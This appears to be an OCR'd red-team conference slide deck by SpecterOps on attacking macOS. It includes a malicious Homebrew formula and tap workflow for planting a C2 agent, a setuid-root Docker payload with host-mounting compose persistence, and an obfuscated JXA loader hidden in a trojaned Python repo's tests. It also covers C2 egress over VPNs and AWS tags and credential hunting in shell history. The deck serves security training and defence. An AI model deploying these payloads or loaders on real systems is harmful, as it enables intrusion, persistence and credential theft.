Modern macOS Red Teaming Tactics

Through the lens of an attack path

Lance Cain & Craig Wright

SpecterOps

Lance Cain (aka robot)

- Service Architect at SpecterOps
- macOS Security Researcher
- Red Teaming and Pentest Lead
- JAMF exploitation enthusiast
- Creator of spaghetti code

https://github.com/RobotOperator

Craig Wright

- Senior Consultant at SpecterOps
- Red Teamer
- Offensive tool and payload development
- Unprofessional food critic and home kitchen mess-maker

@werdhaihai
https://github.com/werdhaihai

Dan Mayer

- Consultant at SpecterOps
- Enjoys capability and payload development
- Loves "odd job" assessments
- Blogs about game hacking and other hobby projects at https://www.mayer.cool/

Why you're here

macOS gets less attention from SOCs, EDRs, etc… this is a problem

- Introduction
- Initial Access
- "Modern" Payloads
  - Containers
  - Scripts
  - Egress Methods
- Situational Awareness
- Lateral Movement
- Defensive Recommendations

Introduction

The core issues


macOS in the Enterprise Space

Developers dreams – SOC analyst nightmares

- macOS is popular in technology startups and with developers
- Defensive analysts train on Windows/Microsoft more often than macOS and Apple
- Used by developers, cloud admins, IT engineers, and users with technical access

Attack Path

Lived, walked, and learned … now we share



Initial Access

We’re In

Homebrew Formulae

Developers use macOS + Homebrew, so do we

- Homebrew is the "missing package manager" for macOS
- Homebrew Formulae are sourced from Homebrew taps
- The default tap provides a variety of open-source projects
- Supports adding third-party taps

Homebrew Formula

dist > Formula > poseidon.rb

```ruby
class Poseidon < Formula
    desc "Command and Control"
    homepage "https://github.com/SpecterOps/"
    url "https://github.com/SpecterOps/maliciousformula/releases/download/v1.33.7/poseidon-1.33.7.tar.gz"
    sha256 "fb4847d14acdab1250079225361fc50b97cd940d6725333cc0a3ad9b0d9f0d40"
    version "1.33.7"

    def install
        bin.install Dir["*"]
        Dir["#{bin}/*"].each do |f|
        system "codesign", "--force", "--sign", "-", f if File.file?(f)
        end
      end

    def caveats
        <<~EOS
        To finish installation, add the following line to .zshrc or .bashrc
  source #{bin}/completion.sh
Then reopen your terminal app
        EOS
    end
    end
```

Homebrew Taps

For the thirsty


- Homebrew taps are simply Git repositories
- Hosted at ANY location and ANY protocol that Git can handle
  - ssh://
  - ftp://
  - https://
  - file://

```
werdhaihai@mac poseidon % brew tap yolo/malware file://$(pwd)
==> Tapping yolo/malware
Cloning into '/opt/homebrew/Library/Taps/yolo/homebrew-malware'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), 63.73 KiB | 63.73 MiB/s, done.
Resolving deltas: 100% (2/2), done.
Tapped 1 formula (13 files, 244.3KB).

werdhaihai@mac poseidon % brew install yolo/malware/poseidon
==> Auto-updating Homebrew...
==> Fetching yolo/malware/poseidon
==> Downloading file:///Users/defaultuser/poseidon/poseidon
############################## 100.0%
==> Installing poseidon from yolo/malware
🍺  /opt/homebrew/Cellar/poseidon/1.3.3.7: 4 files, 166.9KB, built in 0 seconds
==> Running `brew cleanup poseidon`...

werdhaihai@mac poseidon % which poseidon
/opt/homebrew/bin/poseidon
```

Hexbrew



https://github.com/werdhaihai/hexbrew

Hexbrew

Automate Brew Tap and Formula Creation

- Python helper script to develop Formula
- Use YAML configuration to define your Formula
- Output directory structure and artifacts required for custom Taps

config.yaml

```yaml
name: poseidon
version: 1.33.7
description: Command and Control
homepage: https://github.com/SpecterOps/
github_repo: SpecterOps/maliciousformula
files_dir: ./files
output_dir: ./dist
codesign: true
commands:
caveat: |
  To finish installation, add the following line to .zshrc

    source #{bin}/completion.sh

  Then reopen your terminal app
```

Hexbrew

Automate Brew Tap and Formula Creation


```
(.venv) PS C:\Users\user\Brew> python .\main.py

Created release v1.33.7 and upload poseidon-1.33.7.tar.gz

To push to GitHub, run:
  cd dist
  git init
  git add .
  git commit -m "Initial brew tap commit"
  git branch -M main
  git remote add origin https://github.com/SpecterOps/maliciousformula.git
  git push -u origin main


To install with brew:
  brew tap SpecterOps/maliciousformula
  brew install poseidon
```

Demo


Finder File Edit View Go Window Help
Click to stop screen recording
Mar 24 12:38 AM
Inbox (1) - demolbcain@gmail
mail.google.com/mail/u/0/?tab=rm&ogbl#inbox
Gmail
Search mail
Compose
Inbox 1
Starred
Snoozed
Sent
Drafts
More
Labels
1-3 of 3
Primary
Promotions
Social
Lance Cain
Demo Enrollment (Action Required) - Please complete ...
12:35 AM
image001.png
Lance Cain (via Goo.
You've been added to the shared drive so-demo - Lance ...
8:16 PM
Lance Cain (via Goo.
Item shared with you: "JAMF Development Steps.pdf" - La...
8:15 PM
JAMF Develop...
0 GB of 15 GB used
Terms · Privacy · Program Policies
Last account activity: 0 minutes ago
Open in 1 other location · Details

"Modern" Payloads

What's old is new again, and also some new stuff


Containerized Payloads

Sandboxing ourselves!

Docker

All hail the whale

- Modern Mac environments usually mean developer-heavy organizations
- This also means that in many cases, developers will be utilizing Docker and Kubernetes
- Docker's containerization is a powerful tool for executing code without introspection from EDR/other security tools on endpoints



Docker

Yo dawg, we heard you like payloads in your payloads

- We use a very basic dockerfile – just Ubuntu with a Poseidon payload set to run as root
- Ubuntu is great to use apt-get to install more tools into the container mid-op
- We don't focus on evasion here, we bank on the lack of introspection

```
# We used an ubuntu image - it was nice to be able to use apt-get
# from inside the container during the op - we used it a lot!
FROM ubuntu:jammy

# we just worked out of the root directory - could be more evasive
WORKDIR /

# put the poseidon paylod in the container
# we didn't name it "poseidon" - another chance for evasion
COPY poseidon poseidon

# set the setuid bit so that the program runs as root
RUN chmod u+s poseidon
# set the owner of the file to root
RUN chown root:root poseidon
# set the permissions of the file to be executable
RUN chmod +x poseidon

# run the poseidon payload - it should run as root
CMD ["/poseidon"]
```

Docker

Compose yourself

- `docker-compose` gives us a TON of stuff for free
- Mount valuable directories
  - `/Users, /private, /tmp, /var/folders`
  - `/Volumes` can also be mounted but would cause TCC prompts
- Shared networking
- Persistence via `restart: always`

```yaml
services:
  api:
    image: your_dockerhub/your_malicious_container:latest
    network_mode: host
    restart: always
    volumes:
      - /Users:/host_users
      - /Volumes:/host_volumes
      - /private:/host_private
      - /tmp:/host_tmp
      - /var/folders:/host_var_folders
    environment:
      - HOST_HOSTNAME=you_can_set_this_dynamically_with_a_script
```

Docker

Downsides

- Chicken and Egg problem
  - Code execution required to run `docker-compose`
- You can't run processes on the underlying host, only within the container
  - Backdoor `.zshrc` or similar files to circumvent this
- Minor stability issues
  - We've had callbacks be unresponsive, but the persistence will spin up another

Parallels VMs

Here run this big ‘ol VM for me

- Parallels is a leading virtualization solution on macOS
- Allows mounting underlying host system files automatically and startup in headless mode on user login
- Evades EDR detections when accessing local system files

Parallels VMs

Limitations

- The virtual machines are huge...
  - Windows and Linux VMs ~5-10 GB
  - macOS usually upwards of ~ 30 GB
- Best suited for ceded-access or assessments with some type of direct access to a macOS device with Parallels
- Keeping the VMs running requires additional configuration, we have used cron jobs in the past without detections triggering

Scripted Payloads

Provide the code, let a trusted binary do the rest

Python

Apple removed it … but everyone keeps putting it back

- Python3 is used frequently for macOS administration
- Extremely extensible with modules and flexible with execution of dynamic code
- Python scripts that create web requests, read in files, spawn subshell processes are common

Public Python Projects


So many to choose from

- Public Python projects present opportunities to add malicious module imports and trojan setup files with compromised forks
- EDRs have yet to flag our git cloned repositories
- Even better if the organization has public projects to fork
- Effective for simulating supply chain attacks or socially engineering developers

The Bridge

Native macOS APIs > rewriting everything in Python

- Pyobjc makes accessing native macOS APIs in Python easy
- Brings a new execution technique for payloads such as Apfell that never have to touch disk unencrypted
- python3 –m pip install pyobjc-framework-XXX



Python Apfell Example

EDRs – “This looks normal ☺”

```
[redacted] sync % python3 -m pip install pyobjc-framework-OSAKit
Defaulting to user installation because normal site-packages is not writeable
Collecting pyobjc-framework-OSAKit
  Downloading pyobjc_framework_OSAKit-10.3.1-py2.py3-none-any.whl (3.8 kB)
Collecting pyobjc-framework-Cocoa>=10.3.1
  Downloading pyobjc_framework_Cocoa-10.3.1-cp39-cp39-macosx_10_9_universal2.whl (396 kB)
     |[redacted]| 396 kB 2.6 MB/s
Collecting pyobjc-core>=10.3.1
  Downloading pyobjc_core-10.3.1-cp39-cp39-macosx_10_9_universal2.whl (780 kB)
     |[redacted]| 780 kB 3.2 MB/s
Installing collected packages: pyobjc-core, pyobjc-framework-Cocoa, pyobjc-framework-OSAKit
Successfully installed pyobjc-core-10.3.1 pyobjc-framework-Cocoa-10.3.1 pyobjc-framework-OSAKit-10.3.1
WARNING: You are using pip version 21.2.4; however, version 24.3.1 is available.
You should consider upgrading via the '/Library/Developer/CommandLineTools/usr/bin/python3 -m pip install --upgrade pip'
[redacted] sync % date
Wed Nov 27 10:20:05 EST 2024
[redacted] sync % git clone https://github.com/[redacted]/s3-sync.git
Cloning into 's3-sync'...
remote: Enumerating objects: 160, done.
remote: Counting objects: 100% (160/160), done.
remote: Compressing objects: 100% (109/109), done.
remote: Total 160 (delta 61), reused 133 (delta 45), pack-reused 0 (from 0)
Receiving objects: 100% (160/160), 298.63 KiB | 6.35 MiB/s, done.
Resolving deltas: 100% (61/61), done.
```

```
[redacted] sync % cd s3-sync
[redacted] s3-sync % ls
LICENSE       Makefile  README.md poetry.lock
   pyproject.toml   s3sync    tests
[redacted] s3-sync % date
Wed Nov 27 10:38:28 EST 2024
[redacted] s3-sync % python3 tests/services/
CheckKey_Local.py
```

```
import base64, OSAKit
from pathlib import Path
keyCheck = None
...
def compileScript():
    from OSAKit import OSAScript, OSALanguage

    keyContents =
"RzRHBi...PWjZFFzpDNVwXIlYBPGYORihZEWNQW0R+R0QFKhUeUSJYEi8PDkoAP1sKP2oZQTJDGSdLbBkWLEEBbgE+USJYEi9DIkwEPV
4dB0YORihZEWNQW1wCLF5MPFAZWyVSEhUYJUsdI1U7O0AJQC5aXw=="
    plaintext = "4A7vJkQ9tM2dX5zL8hW0"

    source_string = keyContents
    the_length = len(plaintext)
    second_length = len(source_string)

    res = [keyContents[y-the_length:y] for y in range(the_length, second_length + the_length,the_length)]
    output = []
    for z in res:
        output.append(enc(base64.b64decode(z), plaintext.encode()))

    bytes_out = b''.join(output)
    bstring_out = base64.b64encode(bytes_out)
    string_out = bstring_out.decode('ascii')

    keyBytes = string_out.encode('ascii')
    setBytes = base64.b64decode(keyBytes)
    setContents = setBytes.decode('ascii')
    javascriptLanguage = OSALanguage.languageForName_("JavaScript")

    keyCheck = OSAScript.alloc().initWithSource_language_(setContents, javascriptLanguage)
    (success, err) = keyCheck.compileAndReturnError_(None)

    # should only occur if jxa is incorrectly written
    if not success:
        raise Exception("error compiling jxa script")
    return keyCheck

def execute():
    # use a global variable to cache the compiled script for performance
    global keyCheck
    if not keyCheck:
        keyCheck = compileScript()
```

PERL?!

Like the scripting language from the 90's?!

- Perl is signed with Apple's code signing certificate
- Installed by default on modern versions of macOS
- Just crazy enough to work

```
defaultuser@defaultusers-MacBook-Pro temp % codesign -dvv /usr/bin/perl
Executable=/usr/bin/perl
Identifier=com.apple.perl
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=455 flags=0x0(none) hashes=9+2 location=embedded
Platform identifier=16
Signature size=4442
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
Signed Time=Nov 9, 2024 at 5:33:58 PM
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
```

Perl – because life is too short to not develop an agent with Perl

Executing Perl

A perl in every shell

- `perl file.pl` – basic
- `prove file.pl` – as a unit test
- `#!/usr/bin/perl` – as an executable file
- From other perl scripts
  - `do 'file.pl';`
  - `require 'file.pl';`

Interacting with the OS

Perl provides several ways to interact with the OS

- `my output = `ls -la`;`
  - – Execute a command and capture output
- `qx//`
  - – Similar to backticks
- `exec()`
  - – Execute and exit perl process
- `system()`
  - – Execute a command and receive status code
- `Inline::C`
  - – Embed C directly into your script (default module)

Egress Methods

Code Execution is cool, if it can communicate

VPNs

Organizations already use them, why not abuse them?

- If the organization frequently connects to the cloud or their clients over custom VPNs the traffic blends right in
- Payloads can be written to alter communication if the VPN doesn’t connect
- Additional encryption tunnels mean less inspection opportunities
- Often overlooked when client macs can just make new direct TCP or UDP tunneled connections


OpenVPN

Open-Source Solution

- Pretty straightforward to set up your own OpenVPN server in the cloud
- Tunnel only C2 traffic using split access to ensure client networks are reachable
- Can restrict the number of client connections
- Lots of success using containerized payloads with OpenVPN previously installed

AWS Tags

- Assign metadata AWS resources
  - Function
  - Environment
  - Owner
- Exist on most AWS resources



AWS Tags

Editing tags uses the AWS service endpoint

For example:

US East (N. Virginia)	us-east-1	ec2.us-east-1.amazonaws.com

Not:

Public DNS (IPv4)	ec2-54-234-74-157.compute-1.amazonaws.com
IPv4 Public IP	54.234.74.157


AWS Tags

Communication flow

AWS Tags

Limitations

- Resources are limited to 50 tags
- Tags space is limited
  - 128 characters for Key
  - 256 characters for Value
- AWS needs to be "normal" in the environment



Situational Awareness

Where am I??

System and Network Configurations

What Are We Talking To?

- To get an idea of the current network state/host details for where you are executing view the contents of:
  - `/Library/Preferences/SystemConfiguration/preferences.plist`
- Helpful when running in container payloads that don't have access to executing enumeration on host
- Alternative to running typical *"hostname"* and *"ifconfig"* that get logged to shell history

Full Disk Access

What can we touch?

- Easy way to check without popping a user prompt:
  - `cat /Library/Preferences/com.apple.TimeMachine.plist`
- If running as *root* with FDA you have access to almost everything on the mac, exceptions are SIP protected locations
- Exfil or create any files you have POSIX permissions to access

Shell History

All's swell in the shell

- Passwords
- API Keys
- Files of interest
- If you're really lucky, someone authenticating to Jamf with basic auth

```
curl \
  --url "https://jamf.corp.local:443/api/v1/auth/token" \
  --request POST \
  --header "Authorization: Basic 'd293eW91cnJlYWxseTpkZWNvZGVkdGhpcz8='"
```

Individual Shell History Files

Hope you cleared your history

- Used to restore previous shell outputs and commands on Terminal startups
- Provides a more comprehensive view of user actions when you can see the output of their commands, just download and read
- Often get overwritten or cleared by the system, but with a developer that lives in the terminal these files can be large and lucrative
- Stored in:
  - `~/.zsh_sessions/`
  - Useful data usually in the `.history` files, not as much in `.sessions`

SSH Access

Let me get that Secure Shell

